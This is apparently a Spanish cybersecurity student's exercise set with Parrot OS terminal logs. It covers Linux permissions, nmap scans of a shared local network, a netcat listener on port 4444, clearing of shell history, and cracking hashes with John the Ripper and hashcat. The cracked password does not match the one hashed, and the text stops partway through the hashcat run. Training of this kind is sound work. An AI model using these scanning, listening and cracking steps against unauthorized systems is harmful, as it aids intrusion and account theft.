

REPASO SEGURIDAD INFORMÁTICA

 BATERÍA DE 100 EJERCICIOS PRÁCTICOS DE CIBERSEGURIDAD

BLOQUE 1: LINUX BÁSICO Y PERMISOS (1–20)

1. Crear un usuario

Enunciado:

Crea un usuario llamado alumno1.

```
[jcsantos@parrot]~$ sudo adduser alumno1
[sudo] password for jcsantos:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for alumno1
Enter the new value, or press ENTER for the default
    Full Name []: jc
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
[jcsantos@parrot]~$
```

2. Crear grupo y asignar usuario

Enunciado:

Crea el grupo seguridad y añade alumno1.

3. Ver grupos de un usuario

groups alumno1

```
[jcsantos@parrot]~$ sudo groupadd seguridad
[jcsantos@parrot]~$ sudo usermod -aG seguridad alumno1
[jcsantos@parrot]~$ groups seguridad
groups: 'seguridad': no such user
[jcsantos@parrot]~$ groups alumno1
alumno1 : alumno1 users seguridad
[jcsantos@parrot]~$
```

4. Crear carpeta segura

mkdir /home/alumno1/privado

chmod 700 /home/alumno1/privado

5. Cambiar propietario

sudo chown alumno1:seguridad archivo.txt

```
[alumno1@parrot]~/home
└─$ mkdir /home/alumno1/privado
[alumno1@parrot]~/home
└─$ chmod 700 /home/alumno1/privado/
[alumno1@parrot]~/home
└─$ cd /home/alumno1/privado/
[alumno1@parrot]~/private
└─$ touch archivo.txt
[alumno1@parrot]~/private
└─$ ls -la
total 0
drwx----- 1 alumno1 alumno1 22 mar 18 08:40 .
drwx----- 1 alumno1 alumno1 210 mar 18 08:39 ..
-rw-rw-r-- 1 alumno1 alumno1 0 mar 18 08:40 archivo.txt
[alumno1@parrot]~/private
└─$ chown alumno1:seguridad archivo.txt
[alumno1@parrot]~/private
└─$ ls -la
total 0
drwx----- 1 alumno1 alumno1 22 mar 18 08:40 .
drwx----- 1 alumno1 alumno1 210 mar 18 08:39 ..
-rw-rw-r-- 1 alumno1 seguridad 0 mar 18 08:40 archivo.txt
[alumno1@parrot]~/private
└─$
```

6. Permisos 755

chmod 755 script.sh

```
[jcsantos@parrot]~
└─$ ls -l
total 0
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:45 script.sh
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates
[~]
└─$ chmod 755 script.sh
[~]
└─$ ls -l
total 0
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates
[~]
└─$
```

7. Permisos simbólicos

chmod u+x archivo.sh

```
[jcsantos@parrot]~
└─$ touch archivo.sh
[~]
└─$ ls -l
total 0
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates
[~]
└─$ chmod u+x archivo.sh
[~]
└─$ ls -l
total 0
-rwxrw-r-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates
[~]
└─$
```

8. Copiar archivos

cp archivo.txt copia.txt

```
[jcsantos@parrot]~  
$ls -l  
total 0  
-rwxrwr-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 archivo.txt  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$cp archivo.txt copia.txt  
[jcsantos@parrot]~  
$ls -la  
total 40  
drwx----- 1 jcsantos jcsantos 484 mar 18 08:48 .  
drwxr-xr-x 1 root root 30 mar 18 08:34 ..  
-rwxrwr-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 archivo.txt  
-rw----- 1 jcsantos jcsantos 179 mar 18 08:42 .bash_history  
-rwx----- 1 jcsantos jcsantos 4925 dic 12 10:52 .bashrc  
drwx----- 1 jcsantos jcsantos 48 dic 23 18:51 .BurpSuite  
drwxrwxr-x 1 jcsantos jcsantos 824 mar 18 08:45 .cache  
drwx----- 1 jcsantos jcsantos 1846 mar 18 08:43 .config  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 copia.txt
```

9. Copiar carpeta

cp -r carpeta1 carpeta2

```
[jcsantos@parrot]~  
$ls -l  
total 0  
-rwxrwr-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 archivo.txt  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta1  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 copia.txt  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$cp -r carpeta1/ carpeta2  
[jcsantos@parrot]~  
$ls -l  
total 0  
-rwxrwr-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 archivo.txt  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta1  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta2  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 copia.txt  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$
```

10. Mover archivo

`mv archivo.txt /tmp/`

11. Eliminar archivo

`rm archivo.txt`

```
[jcsantos@parrot]~  
$ls -l  
total 0  
-rwxr--r-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 archivo.txt  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta1  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta2  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 copia.txt  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$mv archivo.txt archivo.backup  
[jcsantos@parrot]~  
$ls -l  
total 0  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 archivo.backup  
-rwxr--r-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta1  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta2  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 copia.txt  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$rm archivo.backup  
[jcsantos@parrot]~  
$ls -l  
total 0  
-rwxr--r-- 1 jcsantos jcsantos 0 mar 18 08:47 archivo.sh  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta1  
drwxrwxr-x 1 jcsantos jcsantos 0 mar 18 08:49 carpeta2  
-rw-rw-r-- 1 jcsantos jcsantos 0 mar 18 08:48 copia.txt  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rwxr-xr-x 1 jcsantos jcsantos 0 mar 18 08:45 script.sh  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$
```

12. Buscar archivos

`find / -name "passwd"`

13. Ver procesos

`ps aux`

14. Matar proceso

`kill -9 PID`

```
[jcsantos@parrot]~  
$find / -name "passwd" 2>/dev/null  
/etc/pam.d/passwd  
/etc/passwd  
/usr/bin/passwd  
/usr/share/bash-completion/completions/passwd  
/usr/share/doc/passwd  
/usr/share/lintian/overrides/passwd  
[x]-[jcsantos@parrot]~  
$ps aux  
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND  
root         1  0.1  0.1  24596 15580 ?        Ss   08:43   0:01 /sbin/init splash noautomount splash  
root         2  0.0  0.0      0     0 ?        S    08:43   0:00 [kthreadd]  
root         3  0.0  0.0      0     0 ?        S    08:43   0:00 [pool_workqueue_release]  
root         4  0.0  0.0      0     0 ?        I<   08:43   0:00 [kworker/R-rcu_gp]  
root         5  0.0  0.0      0     0 ?        I<   08:43   0:00 [kworker/R-sync_wq]  
root         6  0.0  0.0      0     0 ?        I<   08:43   0:00 [kworker/R-kvfree_rcu_reclaim]
```

15. Ver conexiones activas

ss -tuln

16. Alternativa netstat

netstat -tuln

17. Ver puertos abiertos

lsof -i

18. Ver usuarios conectados

who

```
[jcsantos@parrot]~  
$ ss -tuln  
Netid      State      Recv-Q     Send-Q      Local Address:Port      Peer Address:Port  
udp        UNCONN     0           0           192.168.0.87:123        0.0.0.0:*  
udp        UNCONN     0           0           127.0.0.1:123          0.0.0.0:*  
udp        UNCONN     0           0           0.0.0.0:123            0.0.0.0:*  
udp        UNCONN     0           0           [fe80::8842:2cb:e0f3:7f65]%enp0s5:123  [::]:*  
udp        UNCONN     0           0           [::1]:123              [::]:*  
udp        UNCONN     0           0           [::]:123                [::]:*  
[jcsantos@parrot]~  
$ netstat -tuln  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
udp    0      0 192.168.0.87:123        0.0.0.0:*               *  
udp    0      0 127.0.0.1:123          0.0.0.0:*               *  
udp    0      0 0.0.0.0:123            0.0.0.0:*               *  
udp6   0      0 fe80::8842:2cb:e0f3:123 :::*                     *  
udp6   0      0 ::1:123                :::*                      *  
udp6   0      0 :::123                  :::*                      *  
[jcsantos@parrot]~  
$ lsof -i  
[X]~[jcsantos@parrot]~  
$ who  
jcsantos seat0          2026-03-18 08:43  
[jcsantos@parrot]~  
$
```

19. Historial de comandos

history

20. Limpiar historial

history -c

```
59 find / -name "passwd"  
60 find / -name "passwd" 2>/dev/null  
61 clear  
62 find / -name "passwd" 2>/dev/null  
63 ps aux  
64 clear  
65 kill -9 PID  
66 clear  
67 ss -tuln  
68 netstat -tuln  
69 lsof -i  
70 who  
71 clear  
72 history  
[jcsantos@parrot]~  
$ history -c  
[jcsantos@parrot]~  
$ history  
1 history  
[jcsantos@parrot]~  
$
```



BLOQUE 2: REDES Y ESCANEEO (21–40)

21. Escaneo básico con Nmap

nmap 192.168.1.1

22. Escaneo de puertos específicos

nmap -p 22,80,443 192.168.1.1

23. Escaneo rápido

nmap -F 192.168.1.1

```
[jcsantos@parrot]~$ nmap 192.168.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:13 CET
Nmap scan report for 192.168.0.1
Host is up (0.0041s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    filtered domain
80/tcp    filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
[jcsantos@parrot]~$ nmap -p 22,80,443 192.168.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:14 CET
Nmap scan report for 192.168.0.1
Host is up (0.00080s latency).

PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    filtered http
443/tcp    closed  https

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
[jcsantos@parrot]~$ nmap -F 192.168.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:14 CET
Nmap scan report for 192.168.0.1
Host is up (0.0014s latency).
Not shown: 95 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    filtered domain
80/tcp    filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
[jcsantos@parrot]~$
```

24. Escaneo de red

nmap 192.168.1.0/24

```
[jcsantos@parrot]~$ nmap -F 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:15 CET
Nmap scan report for 192.168.0.5
Host is up (0.00046s latency).
Not shown: 91 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
139/tcp   open  netbios-ssn
514/tcp   open  shell
515/tcp   open  printer
631/tcp   open  ipp
8080/tcp  open  http-proxy
9100/tcp  open  jetdirect

Nmap scan report for 192.168.0.23
Host is up (0.057s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
554/tcp   open  rtsp
```

25. Detección de servicios

`nmap -sV 192.168.1.1`

26. Detección de SO

`nmap -O 192.168.1.1`

```
[jcsantos@parrot]~$ nmap -sV 192.168.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:22 CET
Nmap scan report for 192.168.0.1
Host is up (0.0042s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
53/tcp    filtered  domain
80/tcp    filtered  http

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
[jcsantos@parrot]~$ nmap -O 192.168.0.1
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
[jcsantos@parrot]~$ sudo nmap -O 192.168.0.1
[sudo] password for jcsantos:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:22 CET
Nmap scan report for 192.168.0.1
Host is up (0.0012s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
53/tcp    filtered  domain
80/tcp    filtered  http
MAC Address: 00:A0:26:D2:68:9A (Teldat)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: broadband router
Running: Teldat embedded
OS details: Teldat K series gateway
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
[jcsantos@parrot]~$
```

27. Escaneo agresivo

`nmap -A 192.168.1.1`

```
[jcsantos@parrot]~$ sudo nmap -A 192.168.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:23 CET
Nmap scan report for 192.168.0.1
Host is up (0.0011s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
53/tcp    filtered  domain
80/tcp    filtered  http
MAC Address: 00:A0:26:D2:68:9A (Teldat)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: broadband router
Running: Teldat embedded
OS details: Teldat K series gateway
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.14 ms  192.168.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
[jcsantos@parrot]~$
```

28. Guardar resultados

nmap -oN resultado.txt 192.168.1.1

```
[jcsantos@parrot]~  
$ nmap -oN resultado.txt 192.168.0.1  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:25 CET  
Nmap scan report for 192.168.0.1  
Host is up (0.0042s latency).  
Not shown: 995 closed tcp ports (conn-refused)  
PORT      STATE      SERVICE  
21/tcp    filtered  ftp  
22/tcp    filtered  ssh  
23/tcp    filtered  telnet  
53/tcp    filtered  domain  
80/tcp    filtered  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds  
[jcsantos@parrot]~  
$ ls -l  
total 4  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rw-rw-r-- 1 jcsantos jcsantos 424 mar 18 09:25 resultado.txt  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$
```

29. Ping

ping google.com

30. Ver ruta

traceroute google.com

```
[jcsantos@parrot]~  
$ ping -c 3 google.es  
PING google.es (142.250.140.94) 56(84) bytes of data:  
64 bytes from wj-in-f94.1e100.net (142.250.140.94): icmp_seq=1 ttl=108 time=40.6 ms  
64 bytes from wj-in-f94.1e100.net (142.250.140.94): icmp_seq=2 ttl=108 time=40.7 ms  
64 bytes from wj-in-f94.1e100.net (142.250.140.94): icmp_seq=3 ttl=108 time=40.7 ms  
  
--- google.es ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 40.558/40.636/40.693/0.057 ms  
[jcsantos@parrot]~  
$ traceroute google.es  
traceroute to google.es (142.250.151.94), 30 hops max, 60 byte packets  
 1  192.168.0.1 (192.168.0.1)  0.799 ms  0.726 ms  0.705 ms  
 2  * * *  
 3  * * *  
 4  33.red-81-45-103.staticip.rima-tde.net (81.45.103.33)  13.691 ms  13.669 ms  13.651 ms  
 5  * * *  
 6  94.red-81-46-8.customer.static.ccgg.telefonica.net (81.46.8.94)  14.552 ms  20.631 ms  15.080 ms  
 7  176.52.253.93 (176.52.253.93)  14.993 ms  14.759 ms  14.808 ms  
 8  5.53.0.176 (5.53.0.176)  14.590 ms  google-be4-grcmadno1.net.telefonicaglobalsolutions.com (213.140.50.43)  
  14.506 ms  72.14.219.20 (72.14.219.20)  14.326 ms  
 9  108.170.252.253 (108.170.252.253)  14.343 ms  108.170.252.213 (108.170.252.213)  14.765 ms  108.170.252.253  
    (108.170.252.253)  14.410 ms
```


31. IP local

ip a

32. Gateway

ip route

33. DNS

cat /etc/resolv.conf

34. Test DNS

nslookup google.com

35. Alternativa

dig google.com

```
[jcsantos@parrot]~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:aa:32:ae brd ff:ff:ff:ff:ff:ff
    altname enx001c42aa32ae
    inet 192.168.0.87/23 brd 192.168.1.255 scope global dynamic noprefixroute enp0s5
        valid_lft 40408sec preferred_lft 40408sec
    inet6 fe80::8842:2cb:e0f3:7f65/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[jcsantos@parrot]~$ ip route
default via 192.168.0.1 dev enp0s5 proto dhcp src 192.168.0.87 metric 100
192.168.0.0/23 dev enp0s5 proto kernel scope link src 192.168.0.87 metric 100
[jcsantos@parrot]~$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 80.58.61.254
nameserver 80.58.61.250
[jcsantos@parrot]~$ nslookup google.es
Server:      80.58.61.254
Address:     80.58.61.254#53

Non-authoritative answer:
Name:   google.es
Address: 142.250.140.94
Name:   google.es
Address: 2a00:1450:4009:c0f::5e
[jcsantos@parrot]~$ dig google.es

; <<>> DiG 9.20.18-1~deb13u1-Debian <<>> google.es
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34409
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
```

36. Escuchar puerto (netcat)

nc -lvp 4444


```
[jcsantos@parrot]~$ nc -lvp 4444
Listening on 0.0.0.0 4444
```

37. Conectar a puerto

nc 192.168.1.1 4444

38. Transferir archivo


nc -lvp 4444 > archivo.txt



```
[jcsantos@parrot]~  
$nc -lvp 444  
nc: Permission denied  
[x]~[jcsantos@parrot]~  
$sudo nc -lvp 4444  
Listening on 0.0.0.0 4444  
Connection received on 192.168.0.87 37706  
[jcsantos@parrot]~  
$sudo nc -lvp 4444  
Listening on 0.0.0.0 4444  
[x]~[jcsantos@parrot]~  
$nc 192.168.0.87 4444  
^C  
[x]~[jcsantos@parrot]~  
$nc -lvp 4444 > archivo.txt
```

39. Ver ARP


arp -a



```
[jcsantos@parrot]~  
$arp -a  
? (192.168.0.135) at 06:73:0c:22:fe:33 [ether] on enp0s5  
? (192.168.0.42) at d6:a8:85:36:52:b2 [ether] on enp0s5  
? (192.168.0.72) at 56:99:c9:bb:2c:1e [ether] on enp0s5  
? (192.168.0.29) at 10:e7:c6:b9:dd:58 [ether] on enp0s5  
? (192.168.0.119) at 66:7f:bf:11:e2:1f [ether] on enp0s5  
? (192.168.0.26) at 38:65:04:b0:91:f4 [ether] on enp0s5  
? (192.168.0.94) at 08:00:27:d3:15:dc [ether] on enp0s5  
? (192.168.0.146) at 50:76:af:46:b6:99 [ether] on enp0s5
```

40. Escaneo con timeout

nmap --host-timeout 30s 192.168.1.1



```
[jcsantos@parrot]~  
$nmap --host-timeout 30s 192.168.0.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 09:40 CET  
Nmap scan report for 192.168.0.5  
Host is up (0.00074s latency).  
Skipping host 192.168.0.5 due to host timeout  
Nmap scan report for 192.168.0.25  
Host is up (0.0011s latency).  
Not shown: 993 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https  
554/tcp   open  rtsp  
1935/tcp  open  rtmp  
6001/tcp  open  X11:1  
8000/tcp  open  http-alt  
9000/tcp  open  cslistener  
  
Nmap scan report for 192.168.0.26  
Host is up (0.036s latency).  
Skipping host 192.168.0.26 due to host timeout  
Nmap scan report for 192.168.0.31  
Host is up (0.12s latency).  
Skipping host 192.168.0.31 due to host timeout  
Nmap scan report for 192.168.0.52  
Host is up (0.0081s latency).  
Skipping host 192.168.0.52 due to host timeout  
Nmap scan report for 192.168.0.58
```



BLOQUE 3: CRACKING Y PASSWORDS

(41–60)

41. John the Ripper básico

john hash.txt

```
[jcsantos@parrot]~  
$ openssl passwd -6 JCSantosPASS > hash.txt  
[jcsantos@parrot]~  
$ ls -l  
total 4  
drwx----- 1 jcsantos jcsantos 28 dic 23 18:51 Desktop  
-rw-rw-r-- 1 jcsantos jcsantos 107 mar 18 09:54 hash.txt  
drwx----- 1 jcsantos jcsantos 496 dic 23 18:51 Templates  
[jcsantos@parrot]~  
$ john hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 8 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst
```

42. Mostrar resultados

john --show hash.txt

```
File Edit View Bookmarks Plugins Settings Help  
[jcsantos@parrot]~  
$ john --show hash.txt  
?:password123  
  
1 password hash cracked, 0 left  
[jcsantos@parrot]~  
$
```

43. Usar wordlist

john --wordlist=rockyou.txt hash.txt

```
[jcsantos@parrot]~  
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 8 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password123 (?)  
1g 0:00:00:00 DONE (2026-03-18 10:12) 4.761g/s 9752p/s 9752c/s 9752C/s kucing..lovers1  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
[jcsantos@parrot]~  
$
```

44. Descomprimir wordlist

gunzip rockyou.txt.gz

45. Generar hash MD5

echo -n "1234" | md5sum

46. SHA256

echo -n "1234" | sha256sum

47. Hashcat

hashcat -m 0 hash.txt rockyou.txt

```
$ hashcat -m 0 hashmd5.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_0
EBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz, 2911/5886 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 2 MB
Dictionary cache hit:
